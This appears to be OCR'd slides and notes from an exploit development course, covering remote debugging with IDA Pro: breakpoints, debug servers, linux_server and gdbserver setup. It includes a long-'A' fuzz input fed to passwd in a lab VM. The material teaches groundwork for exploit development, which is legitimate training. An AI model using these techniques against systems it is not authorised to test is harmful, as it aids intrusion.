
Debugging Options

- Once we are actively debugging we can see all of our options by clicking on the Debugger menu option
- This items are also available when we simply select a debugger without attaching to a process
- Most options are self-explanatory, such as Pause process, and Continue Process
- Process options allows you to specify the location and name of the file you wish to open with the debugger
- Many commands have hotkeys



Debugging Options

Once a debugging session is live, or after selecting the type of debugger you wish to use, there are new options under the Debugger menu. Many of them are self-explanatory, such as pausing the process, continuing the process, termination, and many others. There is an option called "Process options" which allows you to specify the input file and path to a program you wish to debug. Many of the commands have hotkeys as shown to the right of supported menu options. Many of these options are also accessible through the menu bar on the main debugging window.



IDA Debugging Breakpoints

- Debugging breakpoints should not be a new concept
- They allow you to pause a process at a desired location
- There are two main types supported by IDA:
  - Software Breakpoints - \xcc "Int 3" is inserted
  - Hardware Breakpoints – Utilizes debug registers
- Breakpoints are set just like in Immunity Debugger and OllyDbg, with the F2 hotkey to toggle

```
EIP ntdll.dll:7747000D retn
```

- Breakpoint conditions can be set by right-clicking on an existing breakpoint and selecting "Edit breakpoint"
- Condition example:

Breakpoint settings

Location 0x7747000D

Condition EAX == 0xFFFFFFFF


IDA Debugging Breakpoints

Debugging breakpoints should be something for which you are very familiar. They give us the ability to select a memory address and have the debugger pause program execution when the address is reached. With this we can inspect the state of the program at a given point. There are two main types of breakpoints supported by IDA, software breakpoints and hardware breakpoints. With software breakpoints, whatever opcode exists at our selected address is replaced with an "Int-3" instruction (0xcc), causing the debugger to catch the interrupt and pause execution. The original opcode is then switched back to this address via a mapped table. The other type is a hardware breakpoint which utilizes debug registers on supported processors. There are a limited number of debug registers, depending on the processor, which can each store a single address. When the address is reached, the hardware breakpoint takes affect and pauses execution.

Breakpoint conditions are useful when an address is hit many times throughout normal program behavior. You will likely want to have execution paused only when the program is at a point when you are interested in the context. This can be done by specifying a condition in the "Edit breakpoint" settings. Once a breakpoint is set you can right-click on the breakpoint and bring up a menu. Edit the breakpoint and specify a condition. You can use the help feature of IDA to understand how conditions are to be formatted. An example is on the slide showing the condition of "EAX == 0xFFFFFFFF." This simply tells the debugger to only pause execution on the selected breakpoint if the EAX registers holds a -1.

Current Supported Debuggers

- At the time of this writing the debuggers in the screenshot are supported
- Each come with their own set of requirements in order to use them
- We will be covering the most common debuggers such as Remote GDB and Windbg
- Bochs emulation is supported



Available debuggers


● No debugger
○ Local Bochs debugger
○ Local Windows debugger
○ PIN debugger
○ Remote ARMLinux/Android debugger
○ Remote GDB debugger
○ Remote Linux debugger
○ Remote Mac OS X debugger
○ Remote Symbian debugger
○ Remote WinCE debugger
○ Remote WinCE debugger (TCP/IP)
○ Remote Windows debugger
○ Replayer debugger
○ Windbg debugger

Default debuggers (autoselected for new databases):
NONE

□ Set as default debugger

Current Supported Debuggers

At the time of this writing the debuggers shown in the screenshot on the slide are supported. IDA is always expanding and it is impossible to keep up with all of the features. This is of course a very good thing. Each debugger comes with its own set of requirements, such as the installation of binaries and remote system setup. There is okay documentation for the more obscure debugging types, but not anything comprehensive. The best place to go is on the Hex-Rays forums to see if information is already available and if not you can request help. In this course, we will be covering some of the most common debuggers such as Remote GDB debugging and Windbg. Bochs debugging is well-supported. Historically, only command line Bochs debugging was available. IDA can serve as a graphical front-end to Bochs emulation and runs on the same platforms where IDA is already supported, including Mac OSX, Linux, and Windows. To use Bochs, installation is required. Check out the following link for support: https://www.hex-rays.com/products/ida/support/idadoc/1329.shtml




Remote Debugging with IDA

- IDA supports remote debugging which allows you to use IDA's graphical front-end to various debuggers remotely!
  - Mac OS X 32-bit & 64-bit
  - Windows 32-bit & 64-bit
  - Linux 32-bit & 64-bit
  - Windows CE
  - ARM application debugging
  - Android application debugging
  - Remote GDB

64-bit application debugging only supported with IDA Professional, formerly IDA Advanced

Remote Debugging with IDA

The remote debugging support with IDA is worth the cost investment alone. The ability to utilize IDA's graphical front-end to various debuggers is an invaluable resource. IDA supports various platforms and debuggers remotely, including Mac OS X 32-bit/64-bit, Windows 32-bit/64-bit, Linux 32-bit/64-bit, Windows Compact Embedded (CE), ARM application debugging, Android application debugging, and remove GDB debugging. Note that 64-bit application support is only available with IDA Professional, formerly known as IDA Advanced.



IDA Debugging Servers

- IDA debugging servers are available in the dbgsrv folder under the IDA subdirectory


```
e.g. C:\Program Files (x86)\IDA 6.4\dbgsrv>
```

```
android_server
armlinux_server
armuclinux_server
ida_kdstub.dll
linux_server
linux_serverx64
mac_server
mac_serverx64
win32_remote
win64_remotex64
wince_remote_arm.dll
wince_remote_tcp_arm
```

- To perform remote debugging the appropriate server must be running on the target system
- Copy the appropriate binary from this folder to the target system
- Each one behaves very similarly

IDA Debugging Servers

When IDA is installed a folder called "dbgsrv" is created under your IDA folder which contains supported debugging servers, minus the gdbserver program, which is already installed on your Kubuntu image. Information about gdbserver can be found here: http://davis.lbl.gov/Manuals/GDB/gdb_17.html More information about gdbserver will be covered shortly. If you are using a Windows installation of IDA, the "dbgsrv" folder will be under "C:\Program Files (x86)\ IDA X.X\dbgsrv." On Mac and Linux installs, a IDA folder should be available at the top level of the file system, containing the "dbgsrv" folder. In order to perform remote debugging you must copy the appropriate binary from the "dbgsrv" folder to the target system to be debugged. Each of these servers behaves very similarly in that you launch the program on the target and it starts up a listener on default TCP port 23946, which can be changed.



Debuggee Server Settings

- On the target system startup the server
- Linux example:

```
deadlist@deadlist:~$ ./linux_server -p23946 -Ppassword
IDA Linux 32-bit remote debug server(ST) v1.15. Hex-
Rays (c) 2004-2013
Listening on port #23946...
========================================================
==
[1] Accepting connection from 192.168.10.101...
```


- Use –p to select a port and –P to select a password used to protect the connection
- Notice that a connection was accepted

Debuggee Server Settings

On the target system, after you copy the appropriate debugging server over, you can start it up using the syntax on the screen. Note that this example is for the Linux server, but each one is similar.

```
deadlist@deadlist:~$ ./linux_server -p23946 -Ppassword
IDA Linux 32-bit remote debug server(ST) v1.15. Hex-Rays (c) 2004-2013
Listening on port #23946...
========================================================
[1] Accepting connection from 192.168.10.101...
```

IDA Debugger Settings



Debug application setup: linux

NOTE: all paths must be valid on the remote computer

Application /home/deadlist/display_tool

Input file /home/deadlist/display_tool

Directory /home/deadlist/

Parameters

Hostname 192.168.10.104

Password password

□ Save network settings as default

The application and input file paths should be the same unless debugging other modules used by the program.

Arguments to program. See Notes

Target IP for remote debugging


Password for connection. Not required

IDA Debugger Settings

On the debugger side of the remote debugging connection we must input the proper settings in order to make the connection. If debugging locally the paths would be on the local file system. With remote debugging we must specify the Application path, Input file path, and the Directory containing the program. Note that the application and input paths are the same. This is typically the case unless you want to debug a module used by the program, and not the program itself. Let us say that you want to examine an Adobe Flash module that is loaded in by a browser. You would specify the path to the application to launch in the Application field, and the path to the module used by the application you wish to debug in the Input file field. The Directory is simply the folder location of the Application you are launching. If the debugger does not automatically attempt to connect to the target system, press the F9 "Run" hotkey, or press the green play button in the top menu bar.

In the Parameters field you can deliver arguments to the program. It is important to note that you cannot pass input and output specifiers as you can with a BASH shells and the like. Inserting something like, "< inputfile" as a parameter will not work and it will be treated as a string. In the Hostname field is where you specify the IP address of the target system. If you used the –P flag to set a password on the debuggee system when starting the debugging server, you set that password in the Password field.

Successful Remote Debugging



```
.text:0804890D call    _puts
.text:08048912
.text:08048912 loc_8048912:                            ; C(
.text:08048912 mov     dword ptr [esp], offset aCompleted
.text:08048919 call    _puts
.text:0804891E mov     eax, offset aWouldYouLikeTo
.text:08048923 mov     [esp], eax                      ; f(
.text:08048926 call    _printf
.text:0804892B lea     eax, [ebp+var_3FE]
.text:08048931 mov     [esp], eax                      ; s
.text:08048934 call    _gets
.text:08048939 lea     eax, [ebp+var_3FE]
.text:0804893F mov     edx, eax
.text:08048941 mov     eax, offset aYes                ; "
.text:08048946 mov     ecx, 4
.text:0804894B mov     esi, edx
0000091E 0804891E: display+16D
```

```
ECX FFFFFFFF
EDX 411C68B8  debug0(
OF 0
DF 0
IF 1
TF 0
```

```
Path
/home/deadlist/display_tool
/lib/i386-linux-gnu/libc.so.6
```


Decimal	Hex	State
9941	26D5	Ready

```
0804A004  08 8D 08 41  30 7A 08 41  86 84 04 08 60 7
0804A014  B0 37 08 41  A0 96 08 41  70 11 06 41 D6 8
00002004 0804A004: .got.plt:off 804A004
```

```
BFA34D30  0804800C  .rodata:aCompleted
BFA34D34  BFA34D46  [stack]:BFA34D46
BFA34D38  085FD008  [heap]:085FD008
UNKNOWN BFA34D30: [stack]:BFA34D30
```

Successful Remote Debugging

On this slide is a screenshot of a remote debugging session, using Debugger->Run->Linux Debugger, in progress with the remote Linux server. The program is currently paused due to a breakpoint being hit. Note that if you are debugging along with a copy of the image opened in IDA, in the menu bar you can go to View, Open subviews, Disassembly, to bring up the normal IDA-View pane. This is useful since the depending on the memory address where the program is currently debugging, you may not be able to easily navigate to desired locations without jumping to a specific address range. This happens often when performing userland debugging and a program makes a system call.




Remote GDB Debugging

- With remote GDB debugging we can remotely see the same results as we would with GDB natively
- This is a GDB stub however, so we will not be able to issue the normal GDB commands remotely
- We can set breakpoints as usual through the IDA disassembly view
- Debugging with GDB more easily allows us to send our desired input through the use of redirects
- gdbserver is already installed on your Kubuntu VM
- There is no password option with gdbserver

Remote GDB Debugging

The remote GDB debugging option may be preferred over the linux_server debugging option. We are able to see the same results as you would see inside of GDB natively on the target system. Unfortunately, it is a GDB stub and therefore does not provide us with the ability to issue GDB commands. The good news is that since we are using IDA as a front-end to GDB, we can navigate to any section in memory through the GUI. Breakpoints are set up the same way as normal with IDA. Another good feature of debugging with GDB is that the ability to perform input and output with ">" and "<" is supported. We can start the gdbserver binary and specify any input. The gdbserver binary has already been installed on your Kubuntu Pangolin VM. Note that there is no password option with the gdbserver as there is with the linux_server.



Remote GDB Debugging: Debuggee (1)

- On the debuggee side, we first create an input file of 1,000 A's using Python (Just an example …)
- We then startup the gdbserver program to run the "passwd" binary, binding to TCP port 23946
- We can see that the server created PID 10896 and is listening on 23946

```
deadlist@deadlist:~$ python -c 'print "A" *1000' > test
deadlist@deadlist:~$ gdbserver localhost:23946
/usr/bin/passwd  < test
Process /usr/bin/passwd created; pid = 10896
Listening on port 23946
```

Sec760 Advanced Exploit Development for Penetration Testers

Remote GDB Debugging - Attach Example

We will start with setting up the debuggee side of the connection by using Python to redirect its output of 1,000 A's into a file we can direct into the program as input. To do this we use the command:


```
deadlist@deadlist:~$ python -c 'print "A" *1000' > test
```

We then startup the gdbserver, binding it to TCP port 23946. We are debugging the /usr/bin/passwd program and inputting the "test" file we created with Python:

```
deadlist@deadlist:~$ gdbserver localhost:23946 /usr/bin/passwd  < test
```

We can see that the server has successfully started up with PID 10896:

```
Process /usr/bin/passwd created; pid = 10896
Listening on port 23946
```



Remote GDB Debugging: IDA Setup

1) Debugger, Attach, Remote GDB debugger
2) Set the Hostname or IP, and the Port number
3) Choose the first option to attach to the remote process

Debug application setup: gdb

NOTE: all paths must be valid on the remote computer

Hostname 192.168.10.104 Port 23946

☐ Save network settings as default

Choose process to attach to

ID	Name
0	<attach to the process started on target>
1	<enter a PID to attach>

